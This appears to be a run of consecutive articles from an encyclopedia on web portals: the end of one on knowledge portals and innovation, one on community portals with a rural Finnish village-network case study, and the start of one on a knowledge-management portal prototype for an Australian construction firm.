Boeing-Rocketdyne employed a knowledge portal to help a virtual team develop a radically new product (Malhotra, Majchrzak, Carman, & Lott, 2001). The team was charged with designing a rocket engine that would reduce cost by a factor of 100, be brought to market 10-times faster than the company's Space Shuttle main engine, and have a useful life three times as long. Practically none of the company's employees thought it could be done. But with the help of a portal called "Notebook," the team completed the project successfully in only 10 months, within budget, and with no team member spending more than 15% of their time on the project.

Communication

Portals can enhance a company's communication competence by providing a technical environment and infrastructure for the exchange of information. In this context, they can serve as a unified, single point of access to various internal and external information resources that an innovator might need. They provide a kind of "home base" for communication that can be tailored in content and layout to both individual and organizational requirements. As employees gain confidence that they can rely on their company's portal for information, it becomes an ideal way for managers to communicate with the people they manage. For example, human resource managers at Ernst & Young use the company's portal, Community HomeSpace, to communicate HR policies, procedures, and guidance, and to distribute forms to employees (McDonald, 2005).

While company executives can use a portal for information dissemination, a portal's primary value is to allow individuals to make their own decisions about what communications to receive and how to display them. For example, for an individual working on an innovation team, a portal could allow an individual to include on his or her opening portal page RSS feeds, such as those that report on relevant research, product introductions, or industry news. When authorized, an innovator might also include, on her opening portal page, alerts generated by collaboration software, such as Microsoft SharePoint, to remain informed of progress in projects relating to her own research, even though she is not on the project team.

Most corporate portals are not intended to share knowledge across company boundaries. The best ones, however, allow customers and suppliers to provide input into new product design and other innovation activities. Traditionally, companies hold on-site focus groups to obtain such feedback. However, portals create an opportunity to reduce the cost and time involved in obtaining the reaction and advice of partner firms. They even allow external parties to become full-time partners on innovation projects. With the universal availability of Web browsers, it has become relatively easy, despite security concerns, to allow external parties to access restricted areas of corporate portals. The problem is that these parties often fail to remember to regularly log into their partner's portal site. Recent advances in portal-to-portal communication, especially the emergence of standards such as WSRP, allow external parties to include portlets, on their own portal pages that provide a constant communication pathway for work on joint innovation projects.

Despite a portal's ability to present messages from and provide access to communication software tools, such as e-mail and instant messaging, at a single site, many users still prefer to access their communication software directly. This behavior mitigates the benefit of a portal as an innovation support tool.

Collaboration

Portals also help develop a collaboration competence. Portal technologies ease the management and control of a range of collaboration tools, such as e-mail, instant messaging, blogs, wikis, and discussion boards. Content management tools allow authorized users to update intranet and extranet portals with progress reports and links to innovation project documents. Project portals, portals available only to members of a project team, allow innovation team members to share designs, coordinate schedules, chat with one another online, and manage their projects. For example, employees at Perficient, an information technology consulting firm, use discussion forums at the company's portal to collaborate on projects or discuss technical issues with their colleagues (IBM, 2005).

FUTURE TRENDS

Management gurus and futurists have proclaimed the advent of the "innovation economy" (Christensen, 2002; Davenport, Leibold, & Voelpel, 2006, for example), an economy that rewards the creation and development of new ideas. Even in today's economy, innovation is a primary driver of firm growth and profitability (Cho & Pucik, 2005). As innovation leaders invest heavily in research and development, the need exists to improve the efficiency of the innovation process so as to increase the returns on investments in R&D. Portals can, and will likely be, one of the primary means of improving the return on R&D spending. Forrester Research (2005) predicts that companies' portal usage will evolve from a current focus on application access and integration to one richly supporting innovation through collaborative processes and interaction.

In addition, software vendors are increasingly positioning their commercial collaboration products, such as IBM's WebSphere Portal and Microsoft's SharePoint, as knowledge portal platforms. Despite reports that some organizations have been disappointed by the return on their investments in knowledge portals because of a difficulty in keeping them current (Desouza & Yukika, 2005), many success stories exist (see, for example, Brewin & Tiboni, 2005; Teo, 2005). As portals' communication and collaboration features improve, it is likely that knowledge portals will emerge as an important driver of R&D success and an enabler of the innovation process.

CONCLUSION

Portals support the innovation process by increasing firms' competences in knowledge management, communication, and collaboration. They provide a platform that improves the ability of innovation team members to work effectively together and innovation leaders to learn from one another. As the world's economy increasingly relies on innovation to drive growth, portal usage will evolve to focus on collaboration and the support of innovation.

REFERENCES

Brewin, B., & Tiboni, F. (2005). Army's online portal could be extended across DOD. *Federal Computer Week, 19*(37), 8-9.

Carneiro, A. (2000). How does knowledge management influence innovation and competitiveness? *Journal of Knowledge Management, 4*(2), 87-98.

Cho, H., & Pucik, V. (2005). Relationship between innovativeness, quality, growth, profitability, and market value. *Strategic Management Journal, 26*(6), 555-575.

Christensen, C. (2002, May 23). *The innovation economy: How technology is transforming existing industries and creating new ones*. Speech at MIT. Retrieved December 10, 2005, from http://mitworld.mit.edu/video/108/

Damanpour, F. (1991). Organizational innovation: A meta-analysis of effects of determinants and moderators. *Academy of Management Journal, 34*(3), 555-590.

Davenport, T., Leibold, M., & Voelpel, S. (2006). *Strategic management in the innovation economy: Strategic approaches and tools for dynamic innovation capabilities*. Wiley-VCH.

Davenport, T., & Prusak, L. (2000). *Working knowledge*. Cambridge, MA: Harvard Business School Press.

Delbecq, A. L., & Mills, P. K. (1985). Managerial practices that enhance innovation. *Organizational Dynamics, 14*(1), 24-34.

Desouza, K., & Yukika, A. (2005). Maintaining knowledge management systems: A strategic imperative. *Journal of the American Society for Information Science and Technology, 56*(7), 765- 768.

Forrester Research. (2005). *Portals boost innovation networks: Collaborative work lessons from the pharma industry*. Online conference by Laura Ramos, July 21.

Freiling, J. (2004). A competence-based theory of the firm. *Management Revue, 15*(1), 27-52.

Geroski, P., Machin, S., & Van Reenan, J. (1993). The profitability of innovating firms. *The Rand Journal of Economics, 24*(2), 198-211.

Gloet, M., & Terziovski, M. (2004). Exploring the relationship between knowledge management practices and innovation performance. *Journal of Manufacturing Technology Management, 15*(5), 402-409.

Hargadon, A. (2003). *How breakthroughs happen: The surprising truth about how companies innovate.* Boston: Harvard Business School Press.

Hoegl, M., Parboteeah, K., & Munson, C. (2003). Team-level antecedents of individuals' knowledge networks. *Decision Sciences, 34*(4), 741-770.

Howell, J. M. (2005). The right stuff: Identifying and developing effective champions of innovation. *The Academy of Management Executive, 19*(2), 108-119.

Hult, G. T. M., Hurley, R. F., & Knight, G.A. (2004). Innovativeness: Its antecedents and impact on business performance. *Industrial Marketing Management, 33*(5), 429-438.

IBM. (2005). *Perficient brings peers together with WebSphere Portal*. Retrieved November 6, 2005, from http://www-306.ibm.com/software/success/cssdb.nsf/CS/NAVO-55D2PY?OpenDocument&Site=wssoftware

Kesner, R. (2003). Building a knowledge portal: A case study in Web-enabled collaborations. *Information Strategy: The Executive's Journal, 19*(2), 13-36.

Kontoghiorghes, C., Awbre, S. M., & Feurig, P. L. (2005). Examining the relationship between learning organization characteristics and change adaptation, innovation, and organizational performance. *Human Resource Development Quarterly, 16*(2), 185-202.

Malhotra, A., Majchrzak, A., Carman, R., & Lo tt, V. (2001). Radical innovation without collocation: A case study at Boeing-Rocketdyne. *MIS Quarterly, 25*(2), 229-249.

McAdam, R. (2000). Knowledge management as a catalyst for innovation within organizations: A qualitative study. *Knowledge and Process Management, 7*(4), 233-241.

McDonald, K. (2005) Adapting an existing portal for HR at Ernst & Young. *Knowledge Management Review, 8*(2), 8-9.

Park, Y., & Kim, S. (2005). Linkage between knowledge management and R&D management. *Journal of Knowledge Management, 9*(4), 34-44.

Pirola-Merlo, A., & Mann, L. (2004). The relationship between individual creativity and team creativity: aggregating across people and time. *Journal of Organizational Behavior, 25*(2), 235-257.

Pitt, M., & Clarke, K. (1999). Competing on competence: A knowledge perspective on the management of strategic innovation. *Technology Analysis & Strategic Management, 11*(3), 301-316.

Santos, J., Doz, Y., & Williamson, P. (2004). Is your innovation process global? *MIT Sloan Management Review, 45*(4), 31-37.

Scott, S. G., & Bruce, R. A. (1994). Determinants of innovative behavior: A path model of individual innovation in the workplace. *Academy of Management Journal, 37*(3), 580-607.

Teo, S. H. T. (2005). Meeting the challenges of knowledge management at the Housing and Development Board. *Decision Support Systems, 41*(1), 147-159.

Tsai, W., & Goshal, S. (1998). Social capital and value creation: The role of intrafirm networks. *Academy of Management Journal, 41*(4), 464-476.

Tuomi, I. (2002). *Networks of innovation: Change and meaning in the age of the Internet*. New York: Oxford University Press.

Van Baalen, P., Bloemhof-Ruwaard, J., & van Heck, E. (2005). Knowledge sharing in an emerging network of practice: The role of a knowledge portal. *European Management Journal, 23*(3), 300-314.

Zakaria, N., Amelinckx, A., & Wilemon, D. (2004). Working together apart? Building a knowledge-sharing culture for global virtual teams. *Creativity and Innovation Management, 13*(1), 15-29.

KEY TERMS

Collaboration: The process by which many people work together to achieve a common goal.

Communication: The effective exchange of information.

Community of Practice (CoP): A group of people who share an interest, concern, problem, expertise, mandate, or sense of purpose.

Competence: A capability in a particular operational function or strategic direction that an organization achieves by combining the resources under its control.

Innovation: The creation, development, and implementation of new ideas, products, services, or processes.

Knowledge Management: Processes, usually supported by information technology, for capturing, organizing, storing, retrieving, and using the expertise, understanding, experience, and insight of an organization's members.

Knowledge Portal: An intranet Web site dedicated to the storage and reuse of explicit knowledge and the exchange of tacit knowledge.

Resource-Based View of the Firm: A model of the firm, commonly seen in the literature on strategic management and organizational design, that views a firm as characterized by its unique resources, whose control, usage, and disposition by management help to determine its value.

Rich Site Summary or Really Simple Syndication (RSS): An XML protocol that provides a means to syndicate and aggregate Web content.

Web Services for Remote Portlets (WSRP): A standard that defines how to plug remote Web services into the pages of online portals.

How to Promote Community Portals

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INTRODUCTION

Information content of the Web has, in the last 10 years, changed from informative to communicative. Web pages, especially homepages, were the foremost places where companies, organizations, and individuals alike expressed their existence online and provided some information about themselves, like their products, services, or artefacts that they related to. On the common Web environment, the search engines were harvesting this information and made it available and meaningful for the masses of Web users. In the early days of Web, this factor alone justified the usage of Web as a marketing tool and as an easy way to share important information between collaborating partners.

BACKGROUND

In more recent years, the evolving Web technology has spawned more interactive and fine-grained approaches and tools for using the Web. Examples of these have been features like online quizzes and games, for example, contained on the Web pages. Even here, Web users are mainly information consumers, and their actions and opinions are stored in the underlying databases behind the Web-based information systems and applications. The strong growth of peer-to-peer type Web activities has emphasized the key role of users as information producers also (Aigrain, 2003).

Also, the real-time connectivity and other shared information aspects, like time, space, price, availability, and "rumours," have accelerated both the information production and consumptions processes in the Web. Coordination of information via both traditional publishers with their online news, archives, and widespread public corners have made the information more vivid to all the users alike. The different home multimedia applications, like radio, digital TV, and others, are also heavily using the Web for providing two-way user interaction and feedback into the main streams of communication. Finally, even automated information production, like Web cameras, online weather stations, satellite images, maps, home, and industry automation systems and devices, often are Web enabled in their presentation options.

COMMUNITY PORTALS


Personal Portals

Web portals are sites on the World Wide Web that provide a number of services to their registered users. The services can often be personalized by the users and implement distributed applications in order to bring together a wide variety of services under a single Web address. Portals are often designed to be places where the user will return as often as possible, perhaps even make it their starting page on their browsers.

In order to entice the users to return time after time, portals provide services that the user will want to use daily. Services such as Web searches, e-mail, news, games, TV-listings, and so forth, are common. In order to provide revenue, advertising and shopping are common features in commercial Web portals. On the other hand, government portals gather various pieces of information on one site (Grönlund & Albinsson, 2000). These are formed to help the citizens to find what they need more easily, as well as submit various forms.

Many Web portals grew from single services, such as Web directories, news services, or search sites. Commercial portals needed something to keep their users interested in order to keep the user in the portal for a longer period of time and thus, to increase advertising revenues, so new

Figure 1. Portals provide different services to different users



services were adopted. Most of these services were already proven to be popular and easy to implement. Commercial portals, as well as other actors on the Internet, like Google, are attempting to become as ubiquitous as possible and thus, improve their share of the valuable market.

Many companies also provide portals for their different stakeholders. These are often referred to as B2C (business to consumer), B2D (business to distributor), B2E (business to employee), B2B (business to business), B2G (business to government), or similar names. In large organizations, the B2E portals are the most important and varied. They provide a place where the employees can find any piece of information they might need. They also function as groupware, where the employees can cooperate, publish documents within the organization, and so forth. For the other stakeholders, the portals can provide personalized content and services, integration with their own systems and information. Ideally, these portals would provide a number of Web services for the stakeholders that would facilitate for automatic processes between two organizations. This would be especially useful for businesses on government portals, so that reporting revenues and such would be as easy as possible.

Portals for Communities


Community portals are portals provided for a community of people with a similar interest. Community portals can be regional (see eKylve), occupational (auditnet.org for professional auditors), or simply places for hobbyists to gather (TheRPGPortal.com for role-playing gamers), among other things. Community portals are also an excellent way for people working or studying abroad to keep in touch with their native culture. Community portals can provide the members with information, shopping, and so forth, but also the feeling of social community. In community portals, the social side is very pronounced. Because of this, information is often dispersed in the form of stories rather than facts. Users of community portals may develop strong bonds with the other users, despite never having met and possible vast geographical division.

The success factors of online communities have not been studied well. Jenny Preece has developed a method that can be used to verify usability and functionality of the platform, software used by the online communities in their activities. Simultaneously, she has traced definitions and gauges of the success factors of the online communities. For this purpose, an end-user based set of gauges has been developed that is used to clarify the factors of interactive, real-time software solutions in relation to their uses.

According to Preece (1994, 2000), the success factors can be divided by the factors supporting sociability and usability. Sociability factors are divided by the significance of the software for its end-users, the population and the special needs of the end-users, and the procedures used in the sessions. The usability factors are divided by the time needed to learn dialog and the interaction, how long it takes to learn to use the user information (help-section of the program), the internal navigation of software, and its factors. Finally, whether the users are able to find all the needed components of the software must be explored. With all the mentioned factors in mind, the time and the steps the user takes while fulfilling a task are studied.

As the software is more and more standard in form and look, most users find it easy enough to adapt into a certain application on the Web. Therefore, usability is not as big an issue as the social side of the current online communities. Sociability is measured by mean of use, people, and the procedures. Mean of use is based on the number and quality of the messages and comments sent. Importance is placed on the accuracy of the discussion and the nature of interaction between the members. The number of people is important, but also their roles and experience. Age, sex, and special

Figure 2. The organizations of Web communities are moving from hierarchical to networks



needs are also factors. Procedures define the rules of conduct, organization of the community, joining the community, and possible repercussions of breaking the rules. Procedures can also encourage sociability and improve creativity.

For sociability, real-time interaction can be very beneficial. On the other hand, members of a community, who are unable to participate in the discussions at the times when activity is high, will feel isolated and will not grow into a strong member of the group. Therefore, other methods of communication are also important. Members should be allowed to grow into different roles within the community. Some will be better at content creation, whereas others are better editors or can provide technical expertise. All communities need members in each role and others too, depending on the nature of the community and the portal.

In order for the community to function and grow, users must feel welcome, and even though the community is not necessarily familiar, it should feel friendly. In many cases this is not true. New members of an online community may be ridiculed and they could face opposition. However, this is akin to hazing in many communities in the real world. Those who prevail will become accepted members of the community, those who do not can seek out more friendly sites. These communities are often small but strong, since the members feel that they have earned their right to be a part of the group. This kind of gang mentality is often frowned upon even by the group themselves, but no actions are ever taken against it.

With continually improving free software, implementing and using a community portal is becoming simpler. Content management systems are critical. In order for a community portal to work, it must be simple enough for the users to find intuitive. This includes easy installation through simple Web-based interfaces, easy updates of the software, easy management of content, and easy interface as well as navigation for the visitors. Because current technology supports multimedia, content should not be restricted to text. With cameras in many cell phones, situations are often easily recorded and shared with a community through pictures. Also, sound and video are easy to record and distribute digitally, so communities should use them, if possible, depending on the nature of the community.

The role of users is in key focus on present Web pages and portals. The earlier Web communities that were closed, usually by user registration and moderation of the information presented, have recently become more open and open minded, as the regular users are also heavily involved in the content generation themselves. Earlier, the communities were built around a few experts on the subject at hand who also happened to have some technical expertise. The communities were also often technically inclined, as the amount of technical knowledge needed was too sizable for most people to comprehend. Most users were able to take part in discussions, but their input on the actual content was low. The open approach for information usage originally started with mailing lists and discussion groups, and the spread and volume of communication and the stronger, active relation between the participating people in the discussions has recently turned

Figure 3. An example of Wikipedia merchandise giving a humorous example of the Wiki-philosophy





Figure 4. Editing a page in Wikipedia



into Weblogs or blogs. Blogs are written independently or by small groups of people, but they are often connected to other blogs through friend networks or backtracks, which can be used to notify owners of other blogs that their blog has been referred to.

The most impressive of the open Web communication examples is the open software production communities, their software exchange site, SourceForge, being the most populated and active Web community portal. The different domain specific information gathering and sharing communities, like open directories such as Dmoz or Yahoo, or user communities that exist for different interest groups such as the blind and the deaf, both in their international and localized communities, can help members find specialized information quickly. Ultimately, the Wikipedia provides general information, even in several languages, in an encyclopaedic manner. Wikipedia has also been integral in popularizing its underlying wiki wiki technology, which has become commonplace. Many open source projects use wiki wiki sites for documentation (e.g., Moodle, Mozilla) and many discussion forums have been replaced by wiki wikis. Wiki wikis have even been implemented as a platform for collaborative fiction projects. Whereas Wikipedia has somewhat strict policies on editing and behaviour, also making it clear that it is not a democracy, Anarchopedia goes further. Anarchopedia has no central control; everything is moderated by the users themselves, who are all considered equal. The site in itself is a social experiment in anarchy.

There are quite big negative issues related to online communities, however. The most discussed examples are child pornography exploitation rings and many violent personal and social physical and nonphysical attacks towards people and organizations by people who have met or are supported by some online communities. Here the same self-awareness of the portal and its users acts like an amplifier of their negative feelings and dislikes towards real and imagined opponents. Especially children are very vulnerable to these kind of threats and channels due to their childish curiousness and open-mindedness towards all aspects of human life and society. Many regular users are disenchanted by the communities because of so-called "flame wars," or a new breed of users who have not yet learned the netiquette. The incursion of younger users is commonplace, as computers are becoming more widespread and the user interfaces are becoming simpler and available in practically any language.

In e-commerce and for companies, the main abuses have been on their customer relations, where people's credit and bank accounts have been misused or have not been properly secured and thus have fallen into the wrong hands. Also the quality, availability, and usability of both physical artefacts and nonphysical objects, like software, have been attached by intervening hackers, malicious programs like viruses, or bogus information in several formats and forms, like phishing for the user's information like passwords, or even online harassing for the whole personality or life style. Recently, the company and organization reputations have been under heavy attacks by critical comments about their external or internal business approaches and processes, whose sustainability, moral, or ethics have been openly questioned and criticized in various online communities.

The trend here seems to be that the information spreads very quickly, even internationally, and often through unofficial, personal links and connections due to the active role of people as new, intermediating sources of information. Communities are an important factor in this. Users will gravitate towards others who have similar views and interests. News travels even faster among those who take an active interest in the subject. Also, open source mentality has resulted in the creation of Creative Commons licensing, which has enabled individuals and groups to use and spread information without the fear of losing their rights on the materials. The fact that information can be duplicated practically, without cost, makes distributing it much more viable than distributing physical goods. The example of *Star Wreck: In the Pirkinning* (http://starwreck.com), with approximately four million downloads has shown that digital content can be easily distributed over the net. It has reached more people than any other Finnish movie, commercial or otherwise. After the wide and technical overview of community portals and their present development we presented, we will next give a practical example of an existing regional online community.

eKylve

Electronic Village Network (Finnish abbreviation eKylve) project in Etelä-Pohjanmaa, western Finland was one of the first serious attempts to remove the paradigm of the digital divide phenomenon in the rural areas (Castells & Himanen, 2002). In a 3-year period, the EU-financed project included 22 participating rural villages. Its aim was to fight the unequal division of digital services in the nonurban areas (Digital Divide, 2007). The main idea was to make computers available with legal software, fast Internet connections, and the skills needed to use the both for the villagers, then to have own villages Internet-based local information platform, which we call "Villageware," "Inter-village" -service and lastly, to create the fully empowered online communities for different purposes.

Figure 5. The main page of eKylve


The digital divide phenomenon is the result of diminishing population of rural areas, which has lead to deterioration of traditional services and slow development of new ones. The information highway is expected to at least partially remove this problem. New possibilities of commuting, virtual learning, and e-commerce are giving hope of survival for the rural lifestyle chosen by some. The main problem is the lack of willingness to learn and adopt the new technologies.

The new technology can also help the local community to survive. Many of the small villages have lost all local services, including village schools, and so forth. As such, the villages are losing their identity as well. However, the local school buildings have, in some cases, been transformed into village centres known as village houses. To facilitate this development, a network of villages was created, where Internet-based local activities act as a backbone for all other activities. In eKylve, the network was created by the villagers themselves.

Each village has its own independent groupware on the common Linux Web server. This server was originally maintained professionally, but was moved into one of the participating village houses. The software was maintained after the move by experts from the participating villages. This group formed a community of 14 people, who had a special interest in ICT and Web applications. This group consisted of five women and nine men, with an even age distribution with minimum of 21 and maximum of 72 years. They represented 10 of the 22 villages and were all within 100 kilometres from the regional centre of Seinäjoki where training was arranged. In practice, most of the community participated in the training sessions directly from their homes through videoconferencing. Due to the long distances, virtual learning proved to be invaluable. Some of the participants made some minor investments in hardware to be able to take part in the classes. Although the main focus of the training was the technical aspects of maintenance, the training also had the purpose of forming a team that would enhance the problem solving within the group. For this reason, all the participants were online at set times, although the virtual learning material was available at all times.

In the early phase, the informality and distributed nature of the expertise was confusing or even scary to some of the participants. Some found it disturbing that a set of unknown people were also participating in the same group. This was,

Figure 6. The changing role of the community portal



in some cases, an even bigger obstacle than the technology involved. However, about half of the group interacted directly with all the other members of the group at some point. Also, about half had discussed with family members or acquaintances outside of the software environment. Technical issues seemed to prevent some of the interaction between some members, but shyness was also a factor in one case. Previous familiarity and being able to see the other party were factors that seemed to make discussions easier.

After the project, the online community partially fell down, but some of its members still continue to use and develop the ultralocal services. Some of the members of the community also participated in the creation of regional computer networking cooperatives in order to enable fast Internet connections in their region.

FUTURE TRENDS

The communicative portals have become virtual places and hubs for real people in their daily life and communication. The amazing aspect of the modern communicative portals is that they seem to be largely in their information value self-aware, self-correcting, self-controlled, and auto-monitored, as the active information producers and consumers personally enhance, correct, and improve the information nuggets in a way that was nonexistent and impossible with the traditional media. It seems that people feel that they own and appreciate this information, at least virtually, so much so that they are willing to interact with the information in a two-fold way, devoting a lot of their personal expertise, effort, and time. The personal benefit they obtain is a new social network, self-esteem, and a live community, where they can get feedback, support, and trust for further improvement of their own knowledge via community acts. These new social networks also enhance and replace the restrictions of their personal and physical lives in a way that has never been seen before. Web, which was considered socially restrictive for young people especially, is suddenly making the people both aware and social in a very intensive and multinetworked manner. All-in-all, the Web is evolving towards the original vision of Berners-Lee, in which the Web users are responsible for the content as a collective, rather than individuals, perhaps even adopting WYSIWYG-style interfaces in the future.

As the platforms are becoming more diverse, portals are going to need to be able to answer to different expectations of the users. The portals should be able to automatically adjust themselves to the needs of the mobile users, for example PDAs and cell phones. Mobility will lead to a need for context-aware content. Especially localized information will be of special interest. This means that many communities will need to be able to find enough contributors for the portals from a vast and possibly very diverse area.

CONCLUSION

Public opinion has found its way to our everyday life. All actors have to take this into account and provide new, organized, and democratic ways of sharing the information, unless they want to face the increasing anarchic and attacking "information bombs" by the self-aware and awake communities of Web users. Users must be increasingly aware of the Web content in order to be able to filter the information that is usable. Mutual trust within a community is very important for the existence of a community portal.

REFERENCES

Aigrain, P. (2003). *The individual and the collective in open information communities*. Retrieved February 7, 2007, from http://www.paigrain.debatpublic.net/docs/icoic.html

Castells, M., & Himanen, P. (2002). The information society and the welfare state. *The Finnish Model*. Oxford University Press.

Digital Divide. (2007). Retrieved February 7, 2007, from http://www.digitaldivide.net/

Dmoz: Open directory project. (1998-2006). Retrieved February 7, 2007, from http://dmoz.org/

Grönlund, Å., & L. Albinsson. (2000). *Managing electronic services: A public sector perspective series: Practitioner series*. Retrieved from http://www.springer.com/sgw/cda/frontpage/0,11855,5-154-72-2095760-0,00.html

Preece, J. (1994). *Human computer* interaction. Addison Wesley.

Preece, J. (2000). *Online communities*. John Wiley and Sons Ltd.

SourceForge.net. (2007). Retrieved February 7, 2007, from http://sourceforge.net/

WebBlogs. (2005). Retrieved February 7, 2007, from http://directory.google.com/Top/Computers/Internet/On_the_Web/Weblogs/

Web Communities. (2007). Retrieved February 7, 2007, from http://groups.yahoo.com/

Wikipedia. (2007). *Tim Berners-Lee*. Retrieved [date], from http://en.wikipedia.org/wiki/Tim_Berners-Lee

KEY TERMS

Blog: Short form of *Weblog*. Blogs are Web sites in which an author or authors can make their opinions public and receive comments on them. Blogs are updated regularly, include simple a CMS as well as user administration and are often dedicated to a specific subject, for example information security issues, movies or stock market.

Community Portal: Web portals designed for an online community.

Content Management System or CMS: CMS is a system for managing Web sites and Web content.

Creative Commons License: Creative Commons is an organization that provides several licenses that can be used freely. The basis of those licences is to share information without some of the restrictions of current copyright laws. The copyright owner can still retain rights to their works.

Distributed Application: An application created from several distinct components that are connected via a network often using middleware.

Online Community: Online community is a group of people who primarily interact through technical means rather than personally. Also known as v*irtual communities* or m*ediated communities.*

Web Content: That which is contained by a Web site; materials that are designed to encourage visits to a Web page.

Web Portal: A site on the World Wide Web that implements distributed applications to provide their registered users with a variety of services in order to encourage visits.

I

Identifying Knowledge Assets in an Organisation

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INTRODUCTION

The Internet has revolutionised the way that business is conducted by customers and organisations that serve them. Texts are now being devoted to explaining how e-business can be practically undertaken, for example see Lawrence et al. (2003). There is a rapidly emerging trend of organisations using Intranet portals for internal business processes and communication between employees and their organisation. This is well documented in this and other books, for example see Tatnall (2004).

Systems that deploy Intranet portals with intelligent agents and e-processes have replaced routine procedural knowledge used by clerical and lower level management levels. These portals facilitate self-service as a first step toward developing more knowledge-intensive knowledge management (KM) portal applications. However, the greatest value to be derived from well-designed intranet portals is probably their potential as a KM tool (Lloyd-Walker & Soutar, 2005). Portals must be convenient to use and represent an advantage to users over more traditional means (Peansupap & Walker, 2005a). Also, appropriate change management practices should be adopted when planning, deploying, and applying portals as a tool for KM in an organisation to ensure that an appropriate knowledge sharing culture exists where both the organisation and its staff values and rewards knowledge-sharing (Fernie, Green, Weller, & Newcombe, 2003; Gupta & Govindarajan, 2000; Lloyd-Walker et al., 2005).

We will now focus on our main theme of describing a prototype KM portal developed for a major Australian construction contractor. We set aside further detailed discussion of the important diffusion and adoption issues. These are addressed in depth elsewhere (Attewell, 1992; Peansupap & Walker, 2005b; Rogers, 1995).

This article is structured as follows. We have provided a brief introduction to knowledge portals in this section and highlighted further references for ICT diffusion. In the next section, we provide background to the prototype KM portal tool to enable readers to understand its scope and limitations. In that section we also briefly explain how a soft systems methodology (SSM) approach facilitated the development of our ideas. We then focus our next section on describing the prototype. This is followed by a brief discussion of future trends and concluding comments. The value of this work lies in its novel approach to designing a knowledge portal and the conceptual work that supports this prototype KM system.

BACKGROUND: THE SSM PROCESS

The KM tool described in this article evolved from a PhD research project of KM as applied by a major Australian construction contractor (Maqsood, 2006). More specifically, it focussed on investigating how knowledge in the pre-tender process of prospective construction projects is identified, shared, and used. This knowledge is related to establishing and maintaining contact with clients and design teams associated with these projects and potential members of the supply chain that would be involved in tendering for the project. The research applied a SSM approach for gathering data, this yielded unexpected insights, and sources of rich tacit knowledge that had been hitherto poorly explicated, shared, and understood by many participants in the process. The development of rich pictures (a technique of representing a complex situation as a kind of cartoon that highlighted salient issues through dialogue balloons and symbols) was used as part of this SSM approach. SSM, in its idealised form, is described as a seven-step process as illustrated in Figure 1 (Checkland, 1999, p. 162-183). This yielded a potentially powerful means whereby participants could visualise knowledge assets and make sense of complex situations. We decided that rich pictures could provide a stimulating visual representation of a knowledge intranet portal, which could serve as a tool for managing knowledge about a process including mapping knowledge assets that could be rapidly accessed via that portal.

The portal is currently a prototype tool developed from the PhD work that was tested by potential users for their reaction (which was generally favourable). While it is yet to be developed to a production stage, it nevertheless provides an intriguing approach to developing knowledge portals, not only for the pre-tendering management process but also for a range of other processes. This could also deliver a widely linked process map for an organisation that could enable KM to be developed through a business process redesign and renewal.

A soft system thinking approach seeks to explore "messy" problematic situations that arise in human activity. However, rather than reducing the complexity of the "mess" so that it can be modelled mathematically (hard systems), soft systems strive to learn from the different perceptions that exist in the minds of the different people involved in the situation (Andrews, 2000). SSM may be used to analyse any problem or situation, but it is most appropriate where the problem "cannot be formulated as a search for an efficient means of achieving a defined end; a problem in which ends, goals, purposes are themselves problematic" (Checkland, 1999, p. 316). More detail on this approach is explained in Walker, Maqsood, and Finegan (2005) and is briefly summarised as follows.

